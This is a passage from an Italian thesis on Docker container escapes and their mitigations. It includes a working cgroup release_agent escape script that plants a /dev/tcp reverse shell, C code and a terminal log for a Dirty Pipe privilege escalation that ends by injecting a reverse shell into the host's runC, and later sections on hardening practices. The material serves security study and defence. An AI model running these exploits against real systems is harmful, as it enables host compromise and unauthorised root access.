La creazione di un nuovo namespace segue una dipendenza gerarchica: la virtualizzazione disposta dal nuovo namespace è relativa al namespace da cui proviene. Se l'utente non aveva accesso privilegiato alle risorse nel namespace padre, l'utente figlio continuerà a non avere accesso privilegiato alle risorse relative al namespace padre e predecessori, mentre godrà di pieni privilegi nelle interazioni con le risorse del proprio namespace.

Ad esempio, l'utente `root` del nuovo namespace può usare *mount* per montare un cgroup-v1, con la capability `CAP_SYS_ADMIN` abilitata, ma potrebbe non poter accedere al `release_agent`: sarebbe necessario che l'utente del namespace del container sia `root` e che, a sua volta, l'utente del container sia lo stesso `root` presente sull'host.

Nei container Docker, lo user namespace è condiviso con l'host, quindi un'elevazione dei privilegi con le condizioni qui sopra descritte risulta possibile solo qualora risulti possibile accedere a `release_agent`.

Il namespace cgroup può introdurre una forma di confinamento dei processi containerizzati, impedendo la montatura dei cgroup predecessori [76], compresi i cgroup radice dove si trova il `release_agent`, presenti al percorso `host /proc/sys/cgroups/` [7]. Affinchè si possano montare i cgroup, è necessario creare dei nuovi namespace `mount` e `cgroup`, ma poiché i cgroup vengono rimappati, non è detto che sia possibile rimappare un namespace cgroup: ciò dipende dalla configurazione iniziale dei cgroup del container.

Si prenda come esempio il sistema usato per la dimostrazione, con Ubuntu 20.04, kernel 5.15.0: attivando il comando `cat /proc/self/cgroup` su una shell interna ad un container senza privilegi aggiunti, si può notare che è presente un cgroup-v1 radice.

Quindi, se l'utente del container eseguisse il comando `unshare` con opzioni `-U` (nuovo user namespace), `-r` (traccia l'utente chiamante come UID 0, GID 0 nel nuovo namespace), `-m` (nuovo mount namespace), `-C` (nuovo cgroup namespace), otterrebbe un nuovo spazio d'indirizzi dove sarebbe possibile, una volta trovato il cgroup-v1 radice associato al container, accedere al `release_agent` e manipolarlo (Figura 24).

Tale vulnerabilità del kernel Linux, corretta nella versione 5.17 rc3 [77], è stata corretta con un aggiornamento patch in diverse versioni: prima di poter scrivere sul `release_agent`, diversi kernel ora verificano, prima di tutto, la presenza della `CAP_SYS_ADMIN` nel namespace iniziale del container.

```
root@Ubuntu-focal:/# docker run -it --rm \
> --security-opt apparmor=unconfined --security-opt seccomp=unconfined
ubuntu:18.04 bash
root@a64b1feec431:/# cat /proc/self/cgroup | head -n 2
13:pids:/docker/a64b1feec4312d361a6e8f2d2b484b092eee8c9bab6b6170c [...]
12:blkio:/docker/a64b1feec4312d361a6e8f2d2b484b092eee8c9bab6b6170 [...]
root@a64b1feec431:/# cat /proc/self/cgroup | grep -v /docker
3:misc:/
root@a64b1feec431:/# unshare -UrmC bash
root@a64b1feec431:/# mkdir /tmp/cgrp
root@a64b1feec431:/# mount -t cgroup -o misc cgroup /tmp/cgrp
root@a64b1feec431:/# ls -l /tmp/cgrp/release_agent
-rw-r--r-- 1 root root    0 Aug 19 09:23 /tmp/cgrp/release agent
```

Figura 24: `release_agent` scrivibile nel cgroup radice

Per la dimostrazione, si è creata l'immagine `unpriv_usersns_esc`, generata da un Dockerfile contenente tre script [78]: `unshare_and_esape.sh` per creare il nuovo spazio d'indirizzi coi parametri necessari, `find_root_cgroup.sh` per individuare il cgroup contenente il `release_agent` e, infine, `new_cgesc.sh` per montare il cgroup radice nel nuovo namespace, creare il namespace figlio, chiamato `x`, del cgroup radice individuato e sfruttare la procedura di `release_agent` per eseguire una reverse shell su host (Figura 25). In particolare, lo script `new_cgesc.sh` valuta se il `release_agent` sia scrivibile: in tal caso, il kernel è vulnerabile (Figura 26).

```

--terminale1
root@Ubuntu-focal:/home/giorgiohash# nc -nlvp 445
Listening on 0.0.0.0 445

--terminale2
root@Ubuntu-focal:/home/giorgiohash# docker run --rm \
> --security-opt apparmor=unconfined --security-opt seccomp=unconfined
unpriv_users_esc:1 10.0.2.15 445
[!] trovato root cgroup con release_agent in: misc

--terminale1 riceve connessione
Connection received on 10.0.2.15 56310
bash: cannot set terminal process group (-1): Inappropriate ioctl [...]
bash: no job control in this shell
root@Ubuntu-focal:/

```

Figura 25: dimostrazione con unpriv_users_esc

```

#!/bin/bash

# uso: ./cgesc.sh ip_dest port_dest root_cgroup

mount -t cgroup -o $3 cgroup /tmp/cgrp;
mkdir /tmp/cgrp/x;
echo 1 > /tmp/cgrp/x/notify_on_release;
UPPERDIR=$(cat /etc/mtab | grep overlay | awk -F "," '{ for (i=1;
i<=NF; i++) { if ($i ~ /upperdir/) { print $i } } }' | cut -d "=" -f
2);
if echo "$UPPERDIR/cmd" > /tmp/cgrp/release_agent; then
    echo '#!/bin/bash' > /cmd;
    echo "/bin/bash -i >& /dev/tcp/$1/$2 0>&1 2>&1" >> /cmd;
    chmod 777 /cmd;
    sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs";
else
    echo "[x] kernel patchato: impossibile completare la fuga"
    exit 1
fi

```

Figura 26: script cgesc.sh

2.7.2 Dirty Pipe

A partire dal kernel Linux 5.8, esistono versioni del kernel che permettono una privilege elevation sfruttando la tecnologia delle pipe per sovrascrivere il contenuto di un file read-only [79], come i file presenti nel livello lowerdir del container. Tale vulnerabilità permette il bypass di diverse strutture di sicurezza a livello kernel, come Seccomp, AppArmor, SELinux e i moduli capability.

Una pipe è un canale di comunicazione unidirezionale, dotato di due descrittori rispettivamente per scrivere (cioè inserire) e leggere (cioè estrarre) dei byte stream sul

canale. La pipe si basa sulla struct `pipe_inode_ring` [80], composta solitamente da 16 `pipe_buffer`, ognuna contenente un quantitativo dati corrispondente a una pagina logica.




Figura 27: scrittura di un pipe buff [81]

Si supponga che un attaccante esterno abbia ottenuto l'accesso ad un server Web Apache in container Docker, in qualità di utente non privilegiato `www-data`. Si ipotizzi che l'ambiente del container renda possibile scrivere e compilare del codice in C.

Per acquisire il ruolo di `root`, si è creato lo script *loc_privesc_dirtypipe.c* [82] per sovrascrivere un binario SUID fornito in input, ovvero un binario avente il `setuid` bit abilitato [83], iniettandovi del codice eseguibile compilato per l'architettura apposita e, successivamente, eseguirlo con privilegi `root`. Il codice da iniettare creerà una shell SUID, al percorso */tmp/sh*, che permetterà una sessione shell in qualità di `root`.

Per sfruttare Dirty Pipe occorre rispettare due limitazioni: non sovrascrivere il primo o l'ultimo byte della pagina logica e restare entro le dimensioni del file da modificare.

Verificate le limitazioni, lo script esegue i seguenti passi principali (Figura 28):

1. crea una pipe, la funzione *prepara_pipe* la riempie al massimo della capacità, attivando ogni flag `PIPE_BUF_FLAG_CAN_MERGE` in ogni `pipe_buffer`, per poi svuotarla, ottenendo così una pipe vuota ma coi flag ancora attivi;
2. la funzione *punta_page_cache* chiama la funzione *splice* [84], specificando come sorgente il file SUID e come destinazione la pipe. Tale funzione legge il primo Byte del file SUID e, per la caratteristica zero-copy di *splice*, trasferisce nella pipe un riferimento all'intera pagina logica dov'è stato letto il Byte. Per il trasferimento della pagina, *splice* fa uso della funzione *copy_page_to_iter_pipe*, che non controlla i flag attivi nel `pipe_buffer` di destinazione;
3. Grazie ai flag attivi sul `pipe_buffer` ed al riferimento alla pagina logica, la funzione *scrivi_page_cache* utilizza il writer della pipe per sovrascrivere il binario: scrivendo nella pipe il codice malevolo, si andrà a sostituire i Byte successivi al Byte letto nella pagina logica.

A chiusura del file, la pagina logica “sporca” andrà a sovrascrivere i dati su disco del file SUID indicato. Lo script continua con l'esecuzione del file manipolato per ottenere la shell in qualità di utente `root`.

Ottenuti i privilegi `root`, lo script *intercept.sh* permette la manipolazione del binario presente al percorso */bin/sh*. Se tale binario verrà eseguito come processo in entrata, sarà possibile individuare il PID del processo generato da *runC*, filtrando */proc/self/exe* dallo snapshot del comando `ps`.

Il percorso al symlink *exe* del PID risultante viene poi fornito in input all'eseguibile generato dallo script *runC_dirtypipe.c* [82] che, se riuscirà ad aprire tale percorso in lettura, otterrà un puntatore al file */usr/sbin/runC*. Lo script può quindi applicare il metodo Dirty Pipe sul binario *runC*, presente nel filesystem host, per iniettarvi una reverse shell

verso l'indirizzo IP 10.0.2.15, porta 444. Completata l'iniezione di codice, l'esecuzione successiva di runC attiverà la reverse shell (Figura 29).

```
71 void prepara_pipe(int p[2] ){
72     uint8_t buffer[PAGE_SIZE]; //4096 Byte (4KB)
73     const unsigned pipe_size=fcntl(p[1],F_GETPIPE_SZ);
74     //riempi pipe completamente
75     for(int to_write=pipe_size; to_write > 0;to_write-=PAGE_SIZE){
76         if( to_write >= PAGE_SIZE ){
77             write(p[1], buffer, PAGE_SIZE);
78         }else{
79             write(p[1], buffer, to_write );
80         }
81     }
82     //svuota pipe completamente
83     for(int to_read=pipe_size; to_read > 0; to_read-=PAGE_SIZE){
84         if( to_read >= PAGE_SIZE ){
85             read(p[0], buffer, PAGE_SIZE);
86         }else{
87             read(p[0], buffer, to_read );
88         }
89     }
90 }

[...]
```

```
117 void punta_page_cache(int fd, int p[2]){
118     loff_t offset=0;
119     int res = splice(fd,&offset,p[1],NULL,1,0);
120     if( res <= 0 ){
121         perror("[x] splice non riuscita \n");
122         exit(EXIT_FAILURE);
123     }
124 }

[...]
```

```
126 void scrivi_page_cache(int p[2], uint8_t * data){
127     ssize_t numwrite;
128     numwrite = write(p[1],data,ELFCODE_SIZE);
129     if(numwrite < ELFCODE_SIZE){
130         perror("[x] write non riuscita \n");
131         exit(EXIT_FAILURE);
132     }
133 }
```

Figura 28: snippet di codice da loc_privesc_dirtypipe.c

```

--assunto: un server espone gli script all'indirizzo 10.0.2.15:8080
www-data@c97811833322:/usr/lib/cgi-bin$ cd /tmp
www-data@c97811833322:/tmp$ export PATH=/bin:/usr/bin/
www-data@c97811833322:/tmp$ wget
10.0.2.15:8080/loc_privesc_dirtypipe.c;
[... download e compilazione script con gcc...]
www-data@c97811833322:/tmp$ chmod +x loc_privesc_dirtypipe
www-data@c97811833322:/tmp$ find / -perm -4000 2</dev/null
/bin/su
[...]
www-data@c97811833322:/tmp$ ./loc_privesc_dirtypipe /bin/su
[v] backup SUID binary
[v] codice iniettato
[v] SUID binary eseguita; generazione SUID shell /tmp/sh
[v] SUID binary restaurata
ricorda di eseguire 'rm /tmp/sh' prima di uscire
# rm sh; bash -i
root@c97811833322:/tmp# export PATH=/bin:/usr/bin/
root@c97811833322:/tmp# wget 10.0.2.15:8080/runC_dirtypipe.c; \
> wget 10.0.2.15:8080/intercept.sh
[... download e compilazione script con gcc...]
root@c97811833322:/tmp# chmod +x intercept.sh runC_dirtypipe
root@c97811833322:/tmp# ./intercept.sh #attesa di un exec con sh
[x] Errore nell'apertura file: /proc/340579/exe
root@c97811833322:/tmp# ./intercept.sh #attesa di un exec con sh
[v] codice iniettato

```

Figura 29: privilege elevation e runC overwrite con Dirty Pipe

2.8 Mitigazioni del rischio

Esistono delle buone pratiche da seguire per una corretta esecuzione dei container Docker, le quali costituiscono già una forma di mitigazione del pericolo di fuga dal container.

Analizzando diversi contesti di vulnerabilità si può notare che il completamento di una fuga richiede spesso all'attaccante, come prerequisito, l'accesso allo spazio d'indirizzi del container in qualità di utente `root`.

Come primo rimedio, è buona norma usare un container derivante da un'immagine generata da un Dockerfile che specifichi come utente attivo uno non privilegiato, tramite comando `USER`. Inoltre, è possibile disabilitare definitivamente l'utente `root` all'interno dell'immagine, per esempio assegnando a `root` la shell "nulla" coi comandi Linux `chsh -s /usr/sbin/nologin root`.

Inoltre, è bene prevenire l'elevation locale a `root`, come può accadere tramite l'uso di eseguibili SUID o syscall `unshare`, impostando l'esecuzione del container con il flag `--security-opt=no-new-privileges`.

Per la gestione dei moduli `capability` assegnati al container, è consigliato eliminare tutti i privilegi usando `--cap-drop=all`, per poi assegnare manualmente, in fase d’inizializzazione, le singole `capability` necessarie in fase di runtime tramite l’opzione `--cap-add=[capability]`.

Sempre in fase d’inizializzazione del container, è possibile controllare l’accesso al filesystem: prima, si rende l’intero file system read-only tramite il flag `--read-only`, per poi creare delle zone scrivibili non-persistenti tramite i Temporary File System, impostando l’opzione `--tmpfs [percorso]`.

La creazione di reti personalizzate permette di impostare delle opzioni di sicurezza che possano limitare l’abuso del `docker.sock`: se si volesse impedire la comunicazione tra container, al fine di evitare l’accesso a container privilegiati partendo da un container compromesso sulla stessa rete, si potrebbe creare, da Docker CLI, una network con configurazione che disattivi l’opzione di “inter-container communication”.

Inoltre, qualora il `docker.sock` fosse esposto alla rete esterna, per esempio tramite porta TCP, è bene certificare la comunicazione sicura, tramite HTTPS o altre forme di autenticazione.

A queste pratiche si possono aggiungere diverse forme di sicurezza e controllo.

2.8.1 Rimappatura utenti

L’utente `root` presente nel container Docker è rimappabile con un utente host diverso dall’utente `root`: così facendo, l’utente `root` nel container non corrisponderà all’utente `root` presente nell’host, ma bensì ad un utente non privilegiato.

Per impostare tale modalità va configurato `dockerd`, tramite comando a riga o modifica del file di configurazione, per associare l’utente del namespace del container con un UID e un GID esistenti rispettivamente in `/etc/subuid` ed `/etc/subgid`.

Qualora venisse selezionata la rimappatura default, Docker rimapperà l’utente `root` interno al namespace del container con l’utente host non privilegiato `dockremap`, le cui credenziali in `/etc/subuid` e `/etc/subgid` dovrebbero essere già create da Docker.

2.8.2 SELinux Type Enforcement

Di default, l’assegnazione delle label con modalità Type Enforcement consente al kernel di distinguere le risorse appartenenti al sistema e le risorse appartenenti ai container

Docker, con conseguente mitigazione di diversi attacchi basati sull'accesso al filesystem dell'host quali, ad esempio, l'abuso dei symlink o montare volumi sensibili [85].

L'opzione `Multi Category Security`, inoltre, può introdurre un ulteriore livello di sicurezza, introducendo un identificativo per ogni container: viene così ristretto l'accesso di un certo container alle sole risorse proprie.

2.8.3 Analisi statica

Esistono tool per l'analisi statica delle vulnerabilità presenti nei layer di un certo container Docker. Ad esempio, `Trivy` [86] è uno scanner di sicurezza versatile, da usare su riga di comando: permette l'analisi delle immagini Docker e del filesystem in uso dal container per individuare configurazioni fragili, informazioni sensibili e vulnerabilità riconosciute tramite i dataset dei CVE.

Altri tool come `Dockle`, invece, orientano il programmatore alla costruzione di immagini sicure: `Dockle` [87] analizza le immagini per fornire delle linee guida sui miglioramenti da apportare per rendere l'immagine conforme alle pratiche consigliate per la scrittura di un Dockerfile.

2.8.4 Auditing

Con auditing si intende una procedura di “controllo qualità” di un sistema o di un certo prodotto, tramite il soddisfacimento di determinati obiettivi, rappresentabili tramite una checklist.

Per la messa in sicurezza dell'ambiente di produzione, Docker mette a disposizione `Docker Bench Security`: uno script che esegue test automatizzati.

Lo script fornisce come output un elenco puntato degli elementi sottoposti a test, dove ogni elemento è preceduto da un esito del test che può essere `PASS`, `WARN` se, rispettivamente, il check è stato eseguito con successo o non è stato possibile eseguirlo.

In particolare, il `WARN` può indicare sia un fallimento del test che, quando affiancato dal messaggio “`automated`”, la richiesta di creazione di una policy di controllo tramite il `Linux Audit Framework`: un supporto offerto dal kernel per automatizzare l'auditing sulle risorse di sistema.

Quando un servizio utente come Docker esegue una `syscall`, il `Linux Audit Framework` controlla la policy di auditing associata, detta *rules*, per poi inviare ad *Auditd*, ovvero il demone del suddetto framework, l'evento da salvare nei *audit.log* per futura analisi [88].

2.8.5 User Mode Helper statico

Da Linux 4.11, il kernel possiede delle variabili per la configurazione dei programmi in uso dal UMH: `CONFIG_STATIC_USERMODEHELPER` [89], per abilitare l'utilizzo di un singolo handler che gestisca tutte le richieste di utilizzo del UMH, e `CONFIG_STATIC_USERMODEHELPER_PATH` [90], per specificare il percorso statico all'handler che, di default, è il binario `/sbin/usermode-helper`.

Se si volesse disabilitare il supporto UMH, si può specificare il percorso all'handler vuoto, mentre è possibile specificare il percorso a un nuovo handler che abiliti solo determinati programmi utente.

Esistono determinati tool per la protezione da attacchi basati su programmi User Mode Helper: un esempio è *huldufolk* [91], che permette la configurazione del UMH tramite variabili kernel e handler.

2.8.6 Docker rootless mode

Introdotta inizialmente in Docker 19.03 in fase sperimentale, questa modalità, oltre a utilizzare gli user namespace non privilegiati per il remapping degli utenti interni al container, imposta un utente non-`root` come owner del demone `dockerd` [92].

Questa modalità mitiga diverse vulnerabilità quali, ad esempio, i tentativi di sovrascrittura del binario `runC` o l'abuso del `docker.sock` montato come volume all'interno del container: essendo `dockerd` eseguito come utente non-root, può accedere ai soli file appartenenti all'utente non privilegiato di `dockerd` [93].

Questa modalità fa uso degli user namespace non privilegiati e differisce dall'accesso a Docker tramite autenticazione `sudo`, usare `docker` come membro del gruppo `docker`, creare un container Docker tramite CLI con opzione `--user` e l'abilitazione dell'opzione `--userns-remap` su `dockerd`: sia l'utente del container che i componenti del framework sono non-`root` sull'host.

Quando l'intero framework è non-root, un eventuale container compromesso limiterebbe sia l'accesso ai file degli altri utenti che al kernel.

2.8.7 Kata container

I Kata container permettono una forma di sandboxing del container Docker, incapsulandolo in una macchina virtuale leggera: l'ambiente d'esecuzione risultante fa sì che il container Docker si appoggi ad un kernel diverso dal kernel del sistema operativo

presente sull'host, con risultante mitigazione di qualsiasi vulnerabilità kernel sull'host [94].

Con sandboxing si intende una misura di sicurezza utilizzata per isolare programmi o codice dal sistema circostante: tale isolamento può impedire a eventuale codice malevolo di danneggiare o accedere a dati sensibili [95].

Kata gestisce i container tramite la kata-runtime: è possibile creare un container Kata tramite Docker CLI, aggiungendo l'opzione `--runtime=kata`.

La kata-runtime configura un ambiente di sandboxing per mezzo di un hypervisor come Qemu, Cloud Hypervisor o Firecracker.

Dopo la creazione dell'ambiente, la kata-runtime crea una directory condivisa tra host e sandbox, così da poter passare l'immagine relativa al container da virtualizzare, per poi chiamare il kata-agent presente nella sandbox: seguendo le opzioni di configurazione dettate, il kata-agent procederà a lanciare in esecuzione il container all'interno dell'ambiente Kata (Figura 30).




Figura 30: funzionamento kata-runtime [94]

3 CONCLUSIONI

Dopo aver sperimentato diversi modi per raggiungere i privilegi `root` su host superando le limitazioni imposte dai container, si può affermare che la complessità intrinseca dei container, assieme le strutture di sicurezza del kernel, costituiscono già in sé un importante ostacolo all'elevazione dei privilegi. Inoltre, le diverse modalità di potenziamento di Docker garantiscono un ulteriore rinforzo dell'isolamento disposto dal framework, fino a proteggere lo spazio kernel del sistema ospitante.

Tra i contesti di vulnerabilità analizzati, il successo dell'attaccante ha spesso richiesto il rilassamento dei controlli kernel sul container o la mal configurazione di determinate caratteristiche del container, andando così a modificare la normale configurazione di un container Docker: adottare determinate configurazioni comporta dunque dei rischi dei quali i programmatori devono essere consapevoli, specie in contesto web e cloud.

La ricerca richiesta dal lavoro di tesi ha trovato il suo punto di forza nella grande comunità di ricercatori, sviluppatori e pentester che circonda Docker e Linux: il loro interesse garantisce un continuo sviluppo ed approfondimento delle tecnologie adottate sia dal framework Docker che dai container Linux, mantenendo sempre un trade-off tra sicurezza ed efficienza.

La comprensione delle vulnerabilità ha richiesto un approfondimento significativo delle conoscenze dei sistemi operativi basati su kernel Linux e del framework Docker.

Oltre alla configurazione delle immagini Docker e la configurazione dei container, la realizzazione delle dimostrazioni ha richiesto un approfondimento di diverse competenze quali: programmazione con linguaggi interpretati e compilatori, studio delle sessioni shell, studio delle sessioni HTTP, fondamenti di pentesting per comprendere e realizzare connessioni remote, fondamenti del formato ELF, generazione di shellcode tramite `msfvenom` su Kali Linux e studio del debugging di un processo attivo.

BIBLIOGRAFIA

- [1] Docker, “What is a Container? | Docker”, [Online]. Available: <https://www.docker.com/resources/what-container/>.
- [2] Aqua, “Container Images: Architecture and Best Practices”, [Online]. Available: <https://www.aquasec.com/cloud-native-academy/container-security/container-images/>.
- [3] “namespaces(7) - Linux manual page”, [Online]. Available: <https://man7.org/linux/man-pages/man7/namespaces.7.html>.
- [4] L. Baresi, G. Quattrocchi e N. Rasi, “A Qualitative and Quantitative Analysis of Container Engines”, 2023. [Online]. Available: <https://arxiv.org/pdf/2303.04080.pdf>.
- [5] “Control Groups - The Linux Kernel documentation”, [Online]. Available: <https://www.kernel.org/doc/html/v5.14/admin-guide/cgroup-v1/cgroups.html>.
- [6] Red Hat, “1.2 Default Cgroup Hierarchies”, [Online]. Available: https://access.redhat.com/documentation/it-it/red_hat_enterprise_linux/7/html/resource_management_guide/sec-default_cgroup_hierarchies.
- [7] “proc(5) - Linux manual pages”, [Online]. Available: <https://man7.org/linux/man-pages/man5/proc.5.html>.
- [8] “capabilities(7) - Linux manual page”, [Online]. Available: <https://man7.org/linux/man-pages/man7/capabilities.7.html>.
- [9] “Security/Sandbox/Seccomp - MozillaWiki”, [Online]. Available: <https://wiki.mozilla.org/Security/Sandbox/Seccomp>.
- [10] “Linux Security Module Usage - The Linux Kernel Documentation”, [Online]. Available: <https://www.kernel.org/doc/html/latest/admin-guide/LSM/index.html>.
- [11] “How SELinux separates containers using Multi-Level Security”, [Online]. Available: <https://www.redhat.com/en/blog/how-selinux-separates-containers-using-multi-level-security>.
- [12] “apparmor.net”, [Online]. Available: <https://apparmor.net/>.
- [13] “About Wiki AppArmor / AppArmor”, [Online]. Available: <https://gitlab.com/apparmor/apparmor/-/wikis/About>.

- [14] “AppArmor/HowToUse - Debian Wiki”, [Online]. Available:
<https://wiki.debian.org/AppArmor/HowToUse>.
- [15] “QuickProfileLanguage Wiki AppArmor / AppArmor”, [Online]. Available:
<https://gitlab.com/apparmor/apparmor/-/wikis/QuickProfileLanguage#file-rules>.
- [16] “Docker Overview | Docker Documentation”, [Online]. Available: <https://docs.docker.com/get-started/overview>.
- [17] “Develop with Docker Engine API | Docker Documentation”, [Online]. Available:
<https://docs.docker.com/engine/api/>.
- [18] “dockerd | Docker Documentation”, [Online]. Available:
<https://docs.docker.com/engine/reference/commandline/dockerd/>.
- [19] “containerd/containerd: An open and reliable container runtime”, [Online]. Available:
<https://github.com/containerd/containerd>.
- [20] “Introducing runC: A lightweight universal container runtime | Docker”, [Online]. Available:
<https://www.docker.com/blog/runc/>.
- [21] “containerd/runtime/v2/README.md at main”, [Online]. Available:
<https://github.com/containerd/containerd/blob/main/runtime/v2/>.
- [22] “unshare(2) - Linux manual page”, [Online]. Available: <https://man7.org/linux/man-pages/man2/unshare.2.html>.
- [23] “clone(2) | Linux manual page”, [Online]. Available: <https://man7.org/linux/man-pages/man2/clone.2.html>.
- [24] “Runtime metrics | Docker Documentation”, [Online]. Available:
<https://docs.docker.com/config/containers/runmetrics/>.
- [25] “Docker run reference | Docker Documentation”, [Online]. Available:
<https://docs.docker.com/engine/reference/run/>.
- [26] “Best practices for writing Dockerfiles | Docker Documentation”, [Online]. Available:
https://docs.docker.com/develop/develop-images/dockerfile_best-practices/.
- [27] “Dockerfile reference | Docker Documentation”, [Online]. Available:
<https://docs.docker.com/engine/reference/builder/>.

- [28] “Use The OverlayFS Storage Driver | Docker Documentation”, [Online]. Available: <https://docs.docker.com/storage/storagedriver/overlayfs-driver/>.
- [29] “kernel.org”, [Online]. Available: <https://www.kernel.org/doc/Documentation/filesystems/overlayfs.txt>.
- [30] “docker/docs/userguide/storagedriver at main”, [Online]. Available: <https://github.com/tnozicka/docker/blob/master/docs/userguide/storagedriver/overlayfs-driver.md>.
- [31] “Volumes | Docker Documentation”, [Online]. Available: <https://docs.docker.com/storage/volumes/>.
- [32] “docker network | Docker Documentation”, [Online]. Available: <https://docs.docker.com/engine/reference/commandline/network/>.
- [33] “None network driver | Docker Documentation”, [Online]. Available: <https://docs.docker.com/network/drivers/none/>.
- [34] “Host network driver | Docker Documentation”, [Online]. Available: <https://docs.docker.com/network/drivers/host/>.
- [35] “Bridge network driver | Docker Documentation”, [Online]. Available: <https://docs.docker.com/network/drivers/bridge/>.
- [36] “Networking Overview | Docker Documentation”, [Online]. Available: <https://docs.docker.com/network/>.
- [37] “Network Containers | Docker Documentation”, [Online]. Available: <https://docs.docker.com/engine/tutorials/networkingcontainers/>.
- [38] “Docker Security | Docker Docs”, [Online]. Available: <https://docs.docker.com/engine/security/>.
- [39] “Browser Information Discovery, Technique T1217 - Enterprise | MITRE ATT&CK”, [Online]. Available: <https://attack.mitre.org/techniques/T1217/>.
- [40] “Initial Access, Tactic TA0001 - Enterprise | MITRE ATT&CK”, [Online]. Available: <https://attack.mitre.org/tactics/TA0001/>.
- [41] “Privilege Escalation, Tactic TA0004 - Enterprise | MITRE ATT&CK”, [Online]. Available: <https://attack.mitre.org/tactics/TA0004/>.
- [42] “sudoers(5) - Linux man page”, [Online]. Available: <https://linux.die.net/man/5/sudoers>.

- [43] S. Kotipalli, “Exploiting vulnerable images”, in *Hacking and Securing Docker Containers*, The Offensive Labs. Available: <https://owasp.org/www-chapter-sydney/files/docker-containers.pdf>, pp. 43-47.
- [44] “CVE - CVE-2014-6271”, [Online]. Available: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2014-6271>.
- [45] “docker-escapes/shellshockable at main”, [Online]. Available: <https://github.com/giorgio-hash/docker-escapes/tree/main/shellshockable>.
- [46] “Hacking with Netcat Part 2: Bind and reverse shells - Hacking Tutorials”, [Online]. Available: <https://www.hackingtutorials.org/networking/hacking-netcat-part-2-bind-reverse-shells/>.
- [47] “Linux_3.4 - Linux Kernel Newbies”, [Online]. Available: https://kernelnewbies.org/Linux_3.4#head-57643f89bc8eab7cd2ae1b6e1558999240e9c7ad.
- [48] “Yama - The Linux Kernel documentation”, [Online]. Available: <https://www.kernel.org/doc/html/v4.15/admin-guide/LSM/Yama.html>.
- [49] “SecurityTeam/Roadmap/KernelHardening - Ubuntu Wiki”, [Online]. Available: https://wiki.ubuntu.com/SecurityTeam/Roadmap/KernelHardening#ptrace_Protection.
- [50] “docker-escapes/ptrace/ptrace_infect.py at main”, [Online]. Available: https://github.com/giorgio-hash/docker-escapes/blob/main/ptrace/ptrace_infect.py.
- [51] “CS 131/CSCI 1310: Fundamentals of Computer Systems”, [Online]. Available: <https://cs.brown.edu/courses/csci1310/2020/notes/108.html>.
- [52] “KernelProjects/usermode-helper-enhancements”, [Online]. Available: <https://kernelnewbies.org/KernelProjects/usermode-helper-enhancements>.
- [53] “linux/kernel/umh.c at master - torvalds/linux”, [Online]. Available: <https://github.com/torvalds/linux/blob/master/kernel/umh.c>.
- [54] “[PATCH for 4.4.y-cip] cgroup-v1”, [Online]. Available: <https://lore.kernel.org/all/20220216121142.GB30035@blackbody.suse.cz/T/>.
- [55] “linux/kernel/cgroup/cgroup-v1.c at master - torvalds/linux”, [Online]. Available: <https://github.com/torvalds/linux/blob/master/kernel/cgroup/cgroup-v1.c>.
- [56] gnu.org, “mtab”, [Online]. Available: <https://www.gnu.org/software/hurd/hurd/translator/mtab.html>.

- [57] “docker-escapes/usermode_helpers/cgroups_escape at main”, [Online]. Available: https://github.com/giorgio-hash/docker-escapes/tree/main/usermode_helpers/cgroups_escape.
- [58] “Control Group v2 - The Linux Kernel Documentation”, [Online]. Available: <https://docs.kernel.org/admin-guide/cgroup-v2.html#thread-granularity>.
- [59] “core(5) - Linux manual page”, [Online]. Available: <https://man7.org/linux/man-pages/man5/core.5.html>.
